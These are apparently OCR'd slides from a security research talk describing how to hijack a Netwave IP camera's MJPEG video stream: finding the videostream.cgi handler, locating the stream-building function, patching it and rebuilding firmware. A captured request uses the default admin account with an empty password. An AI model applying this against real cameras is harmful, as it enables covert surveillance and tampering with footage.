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

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

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

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Video stream hijacking

Video stream hijacking

We wanted to modify the video stream. We needed to follow these steps:

- Determine the protocol used to stream the video
- Find the *CGI* that handles the video stream
- Find the function that builds the video stream
- Identify the `libc` functions (the binary was statically linked)
- Patch the function
- Build a new firmware image with the modified binary

Video stream hijacking

Step 1 – Determine the protocol used to stream the video

```
GET /videostream.cgi HTTP/1.1
Host: 192.168.1.4
Connection: keep-alive
Authorization: Basic YWRtaW46

HTTP/1.1 200 OK
Server: Netwave IP Camera
Date: Thu, 01 Jan 1970 22:10:36 GMT
Accept-Ranges: bytes
Connection: close
Content-Type: multipart/x-mixed-replace;boundary=ipcamera

--ipcamera
Content-Type: image/jpeg
Content-Length: 17561

.....JFIF.....Lavc54.27.100....C
```

Video stream hijacking

From Wikipedia:

- The content type multipart/x-mixed-replace [...] emulates server push and streaming over HTTP.
- [...] each part invalidates - "replaces" - the previous parts as soon as it is received completely. [...] It is commonly used in IP cameras as the MIME type for MJPEG streams.

Video stream hijacking

Step 2 - Find the *CGI* that handles the video stream:

- In the web interface, we sniffed when a user clicks on “Live Video” and we saw the following HTTP requests made by the browser: `live.htm -> camera.htm -> videostream.cgi`

- `videostream.cgi` is handled in the `handle_cgi_requests` function (`0x1BC80`)

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

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
